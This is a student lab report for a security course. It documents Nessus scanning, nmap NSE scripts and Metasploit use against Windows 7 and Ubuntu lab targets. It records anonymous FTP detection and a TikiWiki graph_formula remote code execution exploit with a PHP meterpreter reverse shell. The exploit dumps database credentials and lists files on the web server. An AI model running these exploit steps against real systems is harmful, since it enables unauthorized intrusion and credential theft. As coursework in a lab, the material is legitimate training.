Nessus


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Task 1: Use Nessus to create a policy using Advanced Scan, and then create a scan using the policy you just created. Name this scan as cs537-lab3 for your Windows 7 and Ubuntu Linux targets.


Firstly, I visited https://kali:8834 and entered the username: georgia and password: password in order to login as shown below:




Next, I created the policy and entered the Name and Description as shown below:



Then, I entered the information by clicking on the new scan. In the targets field I entered the IP addresses of windows 7 and Ubuntu. I let the scan run:



After a while, the results were completed and got the results of the vulnerabilities:



Task 2: Use NSE's script scan to check your Ubuntu Linux target. For port 21, what information do you find? Using the "auxiliary/scanner/ftp/anonymous" module in Metasploit to check what operations you can do with anonymous login. You can check the Metasploit database to see more details about this module.

Firstly, I entered the command "cd /usr/share/nmap/scripts/" directly as shown below:

```
root@kali: /usr/share/nmap/scripts
File Edit View Search Terminal Help
 oot@kali:~# cd /usr/share/nmap/scripts
 oot@kali:/usr/share/nmap/scripts# ls
acarsd-info.nse
                                         informix-tables.nse
address-info.nse
                                         ip-forwarding.nse
afp-brute.nse
                                         ip-geolocation-geobytes.nse
                                         ip-geolocation-geoplugin.nse
afp-ls.nse
afp-path-vuln.nse
                                         ip-geolocation-ipinfodb.nse
                                         ip-geolocation-maxmind.nse
afp-serverinfo.nse
afp-showmount.nse
                                         ipidseq.nse
                                         ipv6-node-info.nse
ajp-auth.nse
ajp-brute.nse
                                         ipv6-ra-flood.nse
ajp-headers.nse
                                         irc-botnet-channels.nse
aip-methods.nse
                                         irc-brute.nse
ajp-request.nse
                                         irc-info.nse
amqp-info.nse
                                         irc-sasl-brute.nse
                                         irc-unrealircd-backdoor.nse
asn-query.nse
                                         iscsi-brute.nse
auth-owners.nse
                                         iscsi-info.nse
auth-spoof.nse
backorifice-brute.nse
                                         isns-info.nse
backorifice-info.nse
                                         jdwp-exec.nse
                                         jdwp-info.nse
banner.nse
bitcoin-getaddr.nse
                                         jdwp-inject.nse
bitcoin-info.nse
                                         jdwp-version.nse
                                         krb5-enum-users.nse
bitcoinrpc-info.nse
```

Then I carried out the scanned script on the Ubuntu IP address which I had gotten earlier. I found that port 21/tcp is open as shown:

Then I accssed the msfconsole, wntered the command "use auxiliary/scanner/ftp/anonymous" and set the RHOSTS to the IP address of Ubuntu which is 10.13.1.147. And then I exploited it as shown below:

```
msf > use auxiliary/scanner/ftp/anonymous
msf auxiliary(anonymous) > set RHOSTS 10.13.1.147
RHOSTS => 10.13.1.147
msf auxiliary(anonymous) > exploit quieter you become, the more you are able to
[+] 10.13.1.147:21 - Anonymous READ (220 (vsFTPd 2.3.4))
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(anonymous) >
```

I entered 'info' to check the details:


```
msf auxiliary(anonymous) > info
      Name: Anonymous FTP Access Detection
    Module: auxiliary/scanner/ftp/anonymous
   License: Metasploit Framework License (BSD)
      Rank: Normal
Provided by:
 Matteo Cantoni <goony@nothink.org>
Basic options:
 Name
        Current Setting
                               Required Description
 FTPPASS mozilla@example.com no
                                          The password for the specified usernam
 FTPUSER anonymous
                                         The username to authenticate as
                               no \
 RH0STS
          10.13.1.147
                                         The target address range or CIDR ident
                               yes
 fier
 RPORT
          21
                               yes
                                         The target port
  THREADS 1
                                         The number of concurrent threads
                               yes
Description:
 Detect anonymous (read/write) FTP server access.
```

Task 3: As we discussed in class, the Ubuntu target has a vulnerable installation of the TikiWiki software. In this task, you need to use Metasploit to explore the vulnerability caused by TikiWiki. You can use the Metasploit database to search the corresponding vulnerability and exploitation.

In the terminal, I searched tikiwiki after entering msf as shown below:

```
File Edit View Search Terminal Help
<u>msf</u> > search tikiwiki
[!] Database not connected or cache not built, using slow search
Matching Modules
   Name
                                                                  Disclosure Date Rank
Description
    auxiliary/admin/tikiwiki/tikidblib
                                                                  2006-11-01
                                                                                       normal
TikiWiki Information Disclosure
exploit/unix/webapp/php_xmlrpc_eval
PHP XML-RPC Arbitrary Code Execution
                                                                  2005-06-29
                                                                                        excellent
exploit/unix/webapp/tikiwiki_graph_formula_exec 2007-10-10
TikiWiki tiki-graph_formula Remote PHP Code Execution
exploit/unix/webapp/tikiwiki_jhot_exec 2006-09-02
                                                                                       excellent
                                                                                       excellent
TikiWiki jhot Remote Command Execution
    exploit/unix/webapp/tikiwiki_unserialize_exec
                                                                  2012-07-04
                                                                                       excellent
Tiki Wiki unserialize() PHP Code Execution
msf >
```

Then, I entered the following command to check the info:



Using the command as follows, I accessed the directory:

```
File Edit View Search Terminal Help
<u>msf</u> > use unix/webapp/tikiwiki graph formula exec
msf exploit(tikiwiki_graph_formula_exec) > show options
Module options (exploit/unix/webapp/tikiwiki graph formula exec):
   Name
            Current Setting Required Description
   Proxies
                                        Use a proxy chain
                              no
   RH0ST
                                        The target address
                              ves
   RP0RT
            80
                              yes
                                        The target port
   URI
            /tikiwiki
                                        TikiWiki directory path
                              yes
   VH0ST
                                        HTTP server virtual host
                              no
Exploit target:
   Id Name
   0
       Automatic
<u>msf</u> exploit(tikiwiki_graph_formula_exec) > set RHOST 10.13.1.147
```

Then I set RHOST to ubuntu IP address along with the payload. And the LHOST to the Kali IP address. It was successfully exploited as shown below:

```
msf exploit(tikiwiki graph formula exec) > set RHOST 10.13.1.147
RHOST => 10.13.1.147
<u>msf</u> exploit(tikiwiki graph formula exec) > set payload php/meterpreter/reverse t
payload => php/meterpreter/reverse tcp
msf exploit(tikiwiki graph formula exec) > set LHOST 10.13.1.22
LH0ST => 10.13.1.22
msf exploit(tikiwiki graph formula exec) > exploit
[*] Started reverse handler on 10.13.1.22:4444
[*] Attempting to obtain database credentials...
[*] The server returned
                                   : 200 OK
[*] Server version
                                   : Apache/2.2.9 (Ubuntu) PHP/5.2.6-2ubuntu4.6
with Suhosin-Patch
[*] TikiWiki database informations :
db_tiki : mysql
dbversion: 1.9
host tiki : localhost
user tiki : tiki
pass tiki : tikipassword
dbs tiki : tikiwiki
```

I used the 'Is' command to view the files. This is shown in the screenshots below:

```
02-19 20:41:57 -0500
<u>meterpreter</u> > ls
Listing: /var/www/tikiwiki
Mode
                   Size
                                 Last modified
                           Type
                                                              Name
100644/rw-r--r--
                   5437
                           fil
                                  2012-12-14 19:32:27 -0500
                                                              INSTALL
                                  2012-12-14 19:32:27 -0500
100644/rw-r--r--
                   1357
                           fil
                                                              README
100644/rw-r--r--
                   4609
                                  2012-12-14 19:32:27 -0500
                           fil
                                                              htaccess
100644/rw-r--r--
                   1421
                                  2012-12-14 19:32:27 -0500
                           fil
                                                              about.php
                                                              article image.php
100644/rw-r--r--
                   1404
                           fil
                                  2012-12-14 19:32:27 -0500
42777/rwxrwxrwx
                   4096
                           dir
                                  2012-12-14 19:32:27 -0500
                                                              backups
100644/rw-r--r--
                   837
                           fil
                                  2012-12-14 19:32:27 -0500
                                                              banner click.php
100644/rw-r--r--
                   1481
                                 2012-12-14 19:32:27 -0500
                                                              banner image.php
                           fil
100644/rw-r--r--
                   2097
                                2012-12-14 19:32:27 -0500
                                                              categorize.php
                           fil
100644/rw-r--r--
                   2449
                                  2012-12-14 19:32:27 -0500
                                                              categorize list.php
                           fil
100644/rw-r--r--
                   359470
                                  2012-12-14 19:32:27 -0500
                                                              changelog.txt
                           fil
100644/rw-r--r--
                   18967
                           fil
                                  2012-12-14 19:32:27 -0500
                                                              comments.php
100644/rw-r--r--
                   4528
                           fil
                                  2012-12-14 19:32:27 -0500
                                                              commxmlrpc.php
100644/rw-r--r--
                   27694
                           fil
                                  2012-12-14 19:32:27 -0500
                                                              copyright.txt
100644/rw-r--r--
                   3203
                           fil
                                  2012-12-14 19:32:27 -0500
                                                              copyrights.php
                           fil
100644/rw-r--r--
                   34758
                                  2012-12-14 19:32:27 -0500
                                                              tiki-view tracker ite
m.php
100644/rw-r--r--
                   1830
                           fil
                                 2012-12-14 19:32:27 -0500
                                                              tiki-view tracker mor
e info.php
100644/rw-r--r--
                   1520
                           fil
                                 2012-12-14 19:32:27 -0500
                                                              tiki-wap.php
                                  2012-12-14 19:32:27 -0500
100644/rw-r--r--
                                                              tiki-webmail.php
                   27231
                           fil
                                  2012-12-14 19:32:27 -0500
100644/rw-r--r--
                   3068
                           fil
                                                              tiki-webmail contacts
.php
100644/rw-r--r--
                   1521
                           fil
                                 2012-12-14 19:32:27 -0500
                                                              tiki-webmail download
attachment.php
100644/rw-r--r--
                   318
                           fil
                                  2012-12-14 19:32:27 -0500
                                                              tiki-wiki3d.php
                                  2012-12-14 19:32:27 -0500
100644/rw-r--r--
                   2217
                           fil
                                                              tiki-wiki3d xmlrpc.ph
100644/rw-r--r--
                   2106
                           fil
                                  2012-12-14 19:32:27 -0500
                                                              tiki-wiki rankings.ph
100644/rw-r--r--
                   3158
                           fil
                                  2012-12-14 19:32:27 -0500
                                                              tiki-wiki rss.php
                                  2012-12-14 19:32:27
100644/rw-r--r--
                   11972
                           fil
                                                       -0500
                                                              tiki-xmlrpc services.
php
                                  2012-12-14 19:32:27 -0500
40755/rwxr-xr-x
                   4096
                           dir
                                                              tikimovies
                                  2012-12-14 19:32:27 -0500
100644/rw-r--r--
                   1368
                           \mathsf{fil}^{\mathsf{I}}
                                                              topic_image.php
42777/rwxrwxrwx
                   4096
                           dir
                                  2012-12-14 19:32:27 -0500
                                                              whelp
                                  2012-12-14 19:32:27 -0500
100644/rw-r--r--
                   12355
                           fil
                                                              xmlrpc.php
meterpreter >
```

Then I used cat README command:

<u>meterpreter</u> > cat README Tiki! The wiki with a lot of features! version 1.9.8 -Sirius-

DOCUMENTATION

- * It is highly recommended that you refer to the online documentation:
 * http://doc.tikiwiki.org/Installation for a setup guide
- * http://doc.tikiwiki.org/Installation+Problems for what to do in case of problems
- * It might also be helpful to look into the official Manual. Last released documentation, in pdf format (350 pages) is outdated at the time of this writing (version 1.6 but with many valuable help). But you can get a reasonably current PDF-snapshot of doc.tikiwiki.org: http://sourceforge.net/project/showfiles.php?group_id=64258&package_id=68737
- * The documentation for 1.9 version is maintained on http://doc.tikiwiki.org. You're encouraged to contribute.
- * Notes about the releases are accessible from http://tikiwiki.org/
- * Tikiwiki has an active IRC channel, #tikiwiki on irc.freenode.net

INSTALLATION